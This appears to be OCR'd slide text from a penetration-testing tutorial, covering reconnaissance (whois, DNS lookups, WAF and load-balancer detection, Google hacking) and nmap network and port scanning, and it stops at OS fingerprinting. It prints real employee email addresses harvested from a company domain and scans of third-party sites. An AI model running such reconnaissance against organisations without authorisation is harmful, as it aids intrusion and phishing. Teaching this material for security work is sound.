Steps to do a pentest

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Whoami

- Pentester /Security Researcher

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
Topics:

1. *Planning and Recon;*
2. *Scanning;*
3. *Vulnerability Scanning;*
4. *Exploitation;*
5. *Web Apps;*
6. *Reporting;*
7. *Resources.*


Pentest
1.Planning and Recon
2.Scanning
3.Vulnerability Scanning
4.Exploitation
5.Web Apps
1.1 Scoping
1.2 Host
1.3 Whois
1.4 Dns Analysis
1.5 Load Balance Detection
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5.1 Defining a Web App
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
5.4 Cross-Site Scripting
5.5 Sql Injection

1.Planning and Recon:

1.1 Scoping;
1.2 Whois;
1.3 Host;
1.4 Dns Analysis;
1.5 Load balancing detection;
1.6 Firewall detection;
1.7 Document Metadata Analysis;
1.8 Web search ;
1.9 Extras.

1.1 Scoping:



1.2 Whois:

Domain and IP space registration information.

```
# whois [-h whois_server] name
```

1.2 Whois:

```
# whois zonetransfer.me
```

1.2 Whois:

```
…
Registrant Name:Robin Wood
Registrant Organization:DigiNinja
Registrant Address:1 The Internet
…
Registrant E-mail:robin@digininja.org
…
Admin Name:Robin Wood
…
Nameservers:NS12.ZONEEDIT.COM
Nameservers:NS16.ZONEEDIT.COM
```

1.3 Host:

```
# host [name]
```

1.3 Host:

```
# host zonetransfer.me
```

1.3 Host:

```
zonetransfer.me has address 217.147.180.162
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.com.
```

1.4 Dns Analysis:

A	Address record, maps a domain name into an IP address.
AAAA	IPv6 address record, maps a domain name into an IPv6 address.
CNAME	Canonical name record, indicates aliases and alternative names for a give host
MX	Mail exchange record, identifies the mail servers for the given domain.
NS	Nameserver record, indicates the name servers associated with the domain.

1.3 Host:

```
# host -t [type] [name] [server]
```

1.3 Host:

```
# host -t A zonetransfer.me
```

1.3 Host:

```
zonetransfer.me has address 217.147.180.162
```

1.3 Host:

```
# host -t NS zonetransfer.me
```

1.3 Host:

```
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
```

1.3 Host:


```
# host -t MX zonetransfer.me nsztm1.digi.ninja
```

1.3 Host:

```
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
```

1.5 Load Balancing Detection:



1.5 Load Balancing Detection:

```
# lbd [domain]
```

1.5 Load Balancing Detection:

```
# lbd microsoft.com
```

1.5 Load Balancing Detection:

```
Checking for DNS-Loadbalancing: FOUND
microsoft.com has address 64.4.11.37
microsoft.com has address 65.55.58.201
…
Checking for HTTP-Loadbalancing [Date]: 11:48:05,
11:48:05, 11:48:06, 11:48:06, 11:48:07, 11:48:07,
11:48:08, 11:48:08, 11:48:09, 11:48:08, FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

microsoft.com does Load-balancing. Found via Methods:
DNS HTTP[Date]
```

1.6 Firewall Detection:

1.6 Firewall Detection:

```
# wafw00f url
```

1.6 Firewall Detection:

```
# wafw00f microsoft.com
```

1.6 Firewall Detection:

```
Checking http://microsoft.com
Generic Detection results:
The site http://microsoft.com seems to be behind a WAF
Reason: The server header is different when an attack is detected.
The server header for a normal response is "Microsoft-IIS/7.5",
while the server header a response to an attack is "Microsoft-
HTTPAPI/2.0.",
Number of requests: 12
```

1.7 Document Metadata Analysis:

User names

File system paths

E-mail address

Client-side software (Office, PDF tools, OS type)

Geolocation

Other information

1.7 Theharvester:

```
# theharvester -d [domain] -b [Data source]
```

1.7 Theharvester :

```
# theharvester -d sonae.pt -l 500 -b google
```

1.7 Theharvester :

```
[-] Searching in Google:
  Searching 0 results...
  Searching 100 results…

[+] Emails found:
------------------
tmvidal@sonae.pt
provedoria@sonae.pt
saltmann@sonae.pt
aapires@sonae.pt
cartoesda@sonae.pt
…
```

1.8 Web Search:

- Google Hacking
- SHODAN
- Built With
- PunkSPIDER
- Internet Census 2012
- Leakdb
- Deep Magic


1.8 Google Hacking:

cache:	allinurl:
link:	site:
allinurl:	inurl:
ext:	filetype:

1.8 Google Hacking:


https://www.exploit-db.com/google-hacking-database/

1.8 Wayback Machine:



https://archive.org/web/


1.8 Shodan:



https://www.shodan.io/

1.9 Extras:

- Browser extensions;
- Public profiles;
- Subdomain enumeration;
- Directory bruteforce.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2. Scanning:

2.1 Network sweeping;
2.2 Network tracing;
2.3 Port scanning;
2.4Os fingerprinting;
2.5 Version scanning .

2.1 Network Sweeping:

2.1 Network Sweeping :

```
# nmap [Scan Type(s)] [Options] {target specification}
```


2.1 Network Sweeping :

```
# nmap -sn 10.0.10.0-30
```

2.1 Network Sweeping :

```
Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-05 15:23 WET
Nmap scan report for pfsense.lan (10.0.10.1)
Host is up (0.000081s latency).
MAC Address: 00:50:56:A8:A5:DA (VMware)
Nmap scan report for 10.0.10.22
Host is up (0.00028s latency).
MAC Address: 00:0C:29:49:47:6D (VMware)
Nmap done: 31 IP addresses (2 hosts up) scanned in 0.48 seconds
```

2.2 Network tracing:



2.2 Network tracing :

```
# traceroute [options] host
```

2.2 Network tracing :

```
# traceroute 8.8.8.8
```

2.2 Network tracing :

```
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  pfsense.lan (10.0.10.1)  0.098 ms  0.064 ms  0.050 ms
 2  172.16.0.1 (172.16.0.1)  0.475 ms  0.625 ms  0.733 ms
 3  192.168.1.254 (192.168.1.254)  24.266 ms  24.527 ms  24.643
 4  * * *
 …
```

2.3 Port scanning :

```
# nmap -sT metasploitable -p 1-65535
```

2.3 Port scanning :

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 22:57 GMT
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 54.35% done; ETC: 22:59 (0:00:55 remaining)
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.0010s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
5357/tcp  open  wsdapi
35234/tcp open  unknown
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

2.3 Port scanning :

```
# nmap -sT metasploitable -p 0
```

2.3 Port scanning :

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:02 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00013s latency).
PORT  STATE    SERVICE
0/tcp filtered unknown
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

2.3 Port scanning :

```
# nmap -sT metasploitable -p 21,22,80,445
```

2.3 Port scanning :

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:02 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00016s latency).
PORT    STATE    SERVICE
21/tcp  filtered ftp
22/tcp  filtered ssh
80/tcp  open     http
445/tcp filtered microsoft-ds
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

2.3 Port scanning :

```
# nmap -sU metasploitable -p 137,500-501
```

2.3 Port scanning :

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:03 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00015s latency).
PORT    STATE         SERVICE
137/udp open          netbios-ns
500/udp open|filtered isakmp
501/udp open|filtered stmf
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

2.3 Port scanning :

```
# nmap -sU metasploitable -p 137,500-501 --reason

# nmap -sT metasploitable -p 21,22,80,445 --reason
```

2.3 Port scanning :

```
root@root:~# nmap -sU 192.168.1.2 -p 137,500-501 --reason

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:04 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up, received arp-response (0.00018s latency).
PORT    STATE         SERVICE    REASON
137/udp open          netbios-ns udp-response ttl 128
500/udp open|filtered isakmp     no-response
501/udp open|filtered stmf       no-response
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
root@root:~# nmap -sT 192.168.1.2 -p 21,22,80,445 --reason

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:04 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up, received arp-response (0.00016s latency).
PORT    STATE    SERVICE      REASON
21/tcp  filtered ftp          no-response
22/tcp  filtered ssh          no-response
80/tcp  open     http         syn-ack
445/tcp filtered microsoft-ds no-response
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

2.4 OS fingerprinting:

```
# nmap -O <target>
```

2.4 OS fingerprinting:

